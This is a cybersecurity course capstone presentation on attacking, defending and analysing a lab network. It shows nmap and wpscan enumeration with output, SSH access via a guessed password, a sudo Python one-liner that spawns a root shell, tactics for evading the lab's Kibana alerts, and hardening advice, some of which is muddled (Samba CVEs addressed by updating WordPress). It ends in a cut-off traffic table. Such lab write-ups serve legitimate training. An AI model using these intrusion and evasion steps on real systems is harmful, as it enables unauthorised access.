Final Engagement

Attack, Defense, & Analysis of a Vulnerable Network

Table of Contents

- Presentation Overview
- Network Topology & Critical Vulnerabilities
- Network Topology
- Critical Vulnerabilities: Target 1
- Offensive Phase
- Exploits Used
- Exploitation: nmap scan
- Exploitation: WordPress User Enumeration
- Exploitation: Weak Password
- Avoiding Detection
- Stealth Exploitation of nmap Scan
- Stealth Exploitation of Wordpress User Enumeration
- Stealth Exploitation of Weak Password / Brute Force
- Defensive Phase
- Alerts Implemented
- HTTP Request Size Monitor
- Excessive HTTP Errors
- CPU Usage Monitor
- Hardening
- Hardening Against Numerous Ports Open on Target 1
- Hardening Against Numerous Ports Open on Target 1(Cont.)
- Hardening Against WordPress User Enumeration on Target 1
- Hardening Against Weak Password/MD5 Hash on Target 1
- Hardening Against Escalating to Root on Target 1
- Network Analysis Phase
- Traffic Profile
- Traffic Profile Overview
- Traffic Profile Breakdown
- Traffic Profile Breakdown (Cont.)
- Behavioral Analysis
- Normal Activity
- Standard Website Traffic: YouTube
- Standard Website Traffic: Bing
- Standard Website Traffic: Microsoft
- Standard Website Traffic: Toys
- Suspicious Activity
- Suspicious Activity: Active Directory Network
- Suspicious Activity: Torrents
- Malicious Activity
- Malicious Activity: Malicious Site
- Malicious Activity: Malicious Site (Cont.)
- Malicious Activity: Malware

Presentation Overview

This presentation will be covering the following areas and their sub components

1) Network Topology & Critical Vulnerabilities
   a) Network Topology (draw.io)
   b) Critical Vulnerabilities of Target 1
   c) Critical Vulnerabilities of Target 2


2) Offensive Phase – Red Team
   a) Exploits Used
   b) Avoiding Detection

3) Defensive Phase – Blue Team
   a) Alerts Implemented
   b) Hardening
   c) Implementing Patches

4) Network Analysis Phase
   a) Traffic Profiling
   b) Normal Activity
   c) Malicious Activity

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: `192.168.1.0/24`
Gateway: `192.168.1.1`

Machines
IPv4: `192.168.1.90`
OS: `Kali GNU/ Linux`
Hostname: `Kali`

IPv4: `192.168.1.110`
OS: `Debian GNU/ Linux`
Hostname: `Target 1`

IPv4: `192.168.1.115`
OS: `Debian GNU/ Linux`
Hostname: `Target 2`

IPv4: `192.168.1.105`
OS: `Ubuntu 18.04`
Hostname: `Capstone`

IPv4: `192.168.1.100`
OS: `Ubuntu 18.04`
Hostname: `ELK`

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Numerous Ports Open (Lack of Principle of Least Privileges)	We used the `nmap` tool to scan for open ports on the target server. The command we ran was: `nmap -sT -sV 192.168.1.110` The open ports that we found included: `22, 80, 111, 445,` and `139`	This led to the discovery of multiple vulnerable ports that could be exploited. - `Port 22 (SSH):` Allowed us to SSH into Michael's and Steven's servers (open SSH) - `Port 80 (HTTP):` Allows open access to unencrypted server files on the browser - `Port 111 (rpcbind):` RPC information can be abused to carry out attacks, such as DoS attacks. - `Port 445 (netbios-ssn):` Samba vulnerability - `Port 139 (netbios-ssn):` Samba vulnerability
WordPress User Enumeration	We were able to locate two usernames (Michael and Steven) using the WordPress scan command: `wpscan --url http://192.168.1.110/wordpress --enumerate vp,u`	This allowed us to acquire usernames to utilize to gain access to the target server.
Weak User Password/Weak MD5 Hash Used	We were able to `ssh` into the user Michael's server by guessing his password, which was "michael". Steven was using an MD5 hash to store his password, which is outdated.	This vulnerability allowed us to gain access to Michael's server, which led us to the discovery of the two flags that we were searching for. We were then able to brute force passwords with John the Ripper.
`sudo` access for the Python Module	We used a Python script to become `root`: `sudo python -c 'import pty;pty.spawn("/bin/bash");'`	We could go from Steven to `root`, giving us `root` access as an attacker.

Offensive Phase

Exploits Used

Exploitation: nmap scan

- How did you exploit the vulnerability?
  - By use of the `nmap` command `nmap -sT -sV 192.168.1.110`
- What did the exploit achieve?
  - Utilizing `nmap` led us to the discovery of multiple open ports, which could be exploited to gain access to the target server.

```
root@Kali:~# nmap -sT -sV 192.168.1.110 >> target_1_nmap_results.txt
root@Kali:~# cat target_1_nmap_results.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-01 18:14 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0037s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.59 seconds
root@Kali:~#
```

Exploitation: WordPress User Enumeration

- How did you exploit the vulnerability?
  - By use of the WordPress scan command `wpscan --url http://192.168.1.110/wordpress --enumerate vp,u` in an attempt to gather usernames belonging to the target server.
- What did the exploit achieve?
  - This exploit exposed two usernames, “michael” and “steven,” which were both assigned to the target server.

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/us
ers/sign_up

[+] Finished: Wed Jun  1 18:45:03 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.833 KB
[+] Memory used: 201.441 MB
[+] Elapsed time: 00:00:05
```

Exploitation: Weak Password

- How did you exploit the vulnerability?
  - This vulnerability was exploited by using `ssh` to gain remote access to the user, Michael's, server, and brute forcing the user's password.
- What did the exploit achieve?
  - This exploit granted remote access to Michael's account.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Avoiding Detection

Stealth Exploitation of nmap Scan

Monitoring Overview

- Which alerts detect this exploit?
  - HTTP Request Size Monitor: `WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute`
- Which metrics do they measure?
  - `http.request.bytes`
- Which thresholds do they fire at?
  - Request bytes for all documents of `3500` or above

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Using a fully passive scan would not cause the target server to return an error code.
- Are there alternative exploits that may perform better?
  - `nmap -sV -sS 192.168.1.110`

Stealth Exploitation of Wordpress User Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - Excessive HTTP Errors: `WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes`
- Which metrics do they measure?
  - `http.response.status_code`
- Which thresholds do they fire at?
  - Response status codes of `400` or above

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Using a targeted scan for specific vulnerabilities would not trigger the alert.
- Are there alternative exploits that may perform better?
  - Alternatively, sniffing and capturing credentials over non-secure connection may perform better.

Stealth Exploitation of Weak Password / Brute Force

Monitoring Overview

- Which alerts detect this exploit?
  - The alerts that have been setup in Kibana are unable to detect this exploit.
- Which metrics do they measure?
  - Since the alerts that have been setup in Kibana are unable to detect this exploit, no metrics are measured.
- Which thresholds do they fire at?
  - `WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes`

Mitigating Detection


- How can you execute the same exploit without triggering the alert?
  - Since the alerts that have been setup in Kibana are unable to detect this exploit, brute forcing the weak password can be done without fear of triggering the alert.
- Are there alternative exploits that may perform better?
  - Alternatively, using directory indexing or using Hydra login cracker may perform better.

Defensive Phase

Alerts Implemented

HTTP Request Size Monitor

- Which **metric** does this alert monitor?
  - `packetbeat`
- What is the **threshold** it fires at?
  - **`WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute`**




Excessive HTTP Errors

- Which **metric** does this alert monitor?
  - `packetbeat`
- What is the **threshold** it fires at?
  - **`WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes`**

CPU Usage Monitor

- Which **metric** does this alert monitor?
  - `metricbeat`
- What is the **threshold** it fires at?
  - **`WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes`**



Hardening

Hardening Against Numerous Ports Open on Target 1

- To best harden against these open ports, the following should be done:
  - `Port 22 (SSH) / Port 80 (HTTP):`
    - Introduce firewall rules that only allow specific
    - Alternate to port `443` to allow for `HTTP` protocol
    - Ensure all files are encrypted
    - Add a firewall to the network in front of the host
    - Create port rules for access control
    - Use `firewalld` rules
      - Some of the commands would likely include the use of
        - `systemctl enable firewalld`
        - `systemctl start firewalld`
        - `systemctl status firewalld`
        - `firewall-cmd --permanent --add-port=22/TCP`
        - `firewall-cmd --permanent --remove-port=444/tcp`
        - `sudo firewall-cmd --list-all-zones`
        - `sudo firewall-cmd --get-zones`
        - `sudo firewall-cmd --permanent - new zone= (use zone wording of your choice)`
        - `sudo firewall-cmd --add-rich-rule=”rule family=’ipv4’ source address=’(insert offending ip address)’ reject”`

Hardening Against Numerous Ports Open on Target 1(Cont.)

- To best harden against these open ports, the following should be done:
  - `Port 111 (rpcbind):`
    - Safelist hosts
    - Implement firewall rules
  - `Port 139 (netbios-ssn) - CVE-2007-3923 / Port 445 (netbios-ssn) - CVE-2007-5580:`
    - Update Wordpress to the most recent release
      - Here are the patch commands
        - `sudo apt-get install wget`
        - `sudo apt install wget`
        - `wget https://wordpress.org/latest.zip`
    - Ensure that `CVE-2007-5580` is patched
    - Ensure that `CVE-2007-3923` is patched

Hardening Against WordPress User Enumeration on Target 1

- To best harden against WordPress User Enumeration, the following should be done:
  - Disable the ability to perform WordPress User Enumeration
  - Use a generic, seperate site for incorrect username and/or incorrect bad password that doesn't give away what parameter was incorrect
  - Detect and block requests from users looking for `wp-config.php`
  - Recommend to configure and hash the Wordpress database login information to prevent unwanted access to the SQL database
  - Ensure that the SQL database has a stringent password policy
  - Ensure that all software (WordPress and SQL) are up to date
  - Here are the patch commands
    - `sudo apt-get install wget`
    - `sudo apt install wget`
    - `wget https://wordpress.org/latest.zip`

Hardening Against Weak Password/MD5 Hash on Target 1

- To best harden against weak passwords, the following should be done:
  - Enforce the use of more stringent password policies
  - Ensure that all users use multi-factor authentication
  - Limit account logins via the use of account lockout features
  - Only allow ssh-key pair authentication from trusted machines on the backend for administration
  - Enforcing the use of login captchas (where applicable)
  - Check passwords daily against a continuously-updated database of weak or compromised credentials

Hardening Against Escalating to `root` on Target 1

- To best harden against being able to execute scripts after escalating to `root`, the following should be done:
  - Apply Linux updates and patches
  - Follow the Least Privilege Principle
  - Deploy a User and Entity Behavior Analytics (UEBA) solution to monitor user activity
  - Minimize the number and scope of the privileged accounts and monitoring those accounts' activities
  - Set correct file permissions for user accounts
  - Only allowing authenticated users (via multi-factor or two-factor authentication) to perform any root functions
  - Maintain control over assigned roles and permissions for any existing or new user accounts
  - Reduce the information leaked by applications
  - Remove compilers or restrict access to them
  - Creating user permissions that restrict access to specific directories
  - Enabling "Require all denied" in the filesystem directory
  - Turning off all aliases that refer to the file directories in conjunction with HTTP
  - Limiting access to local network connections only– no access to files outside the intranet
  - Minimize repository packages installation to minimize vulnerability footprint

Network Analysis Phase

Traffic Profile


Traffic Profile Overview

Our analysis identified the following characteristics of the traffic on the network:


Feature	Value	Description
Top Talkers (IP Addresses)	`172.16.4.205` `185.243.115.84`	IP addresses of the machines that sent the most traffic.
Most Common Protocols	`TCP-92280`, `DNS-4118`, and `UDP-11697`	Three most common protocols on the network.
# Of Unique IP Addresses Counted	`877`	Count of observed IP addresses.
Subnets	24-Bit Block	Observed subnet ranges.
# of Malware Species	Trojan (`june11.dll`)	Number of malware binaries identified in traffic.


Traffic Profile Breakdown

- The following images show the “Top Talkers (IP Addresses),” the “# of Unique IP Addresses,” and the “# of Malware Species” outlined in the previous slide:




Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
172.16.4.205	185.243.115.84	30,344	26 M	15,149	9,831 k	15,195	1
166.62.111.64	172.16.4.205	15,728	16 M	11,354	15 M	4,374	3
10.0.0.201	23.43.62.169	6,934	7,045 k	2,282	124 k	4,652	6,9
10.0.0.201	64.187.66.143	4,883	3,637 k	2,235	144 k	2,648	3,4
5.101.51.151	10.6.12.203	4,326	4,246 k	3,262	4,177 k	1,064	
10.11.11.200	151.101.50.208	3,270	2,220 k	1,613	112 k	1,657	2,1
172.16.4.4	172.16.4.205	1,417	339 k	680	147 k	737	1
10.6.12.12	10.6.12.203	1,388	350 k	620	161 k	768	1
10.6.12.12	10.6.12.157	1,316	330 k	608	156 k	708	1
10.11.11.11	10.11.11.200	1,100	219 k	493	98 k	607	1
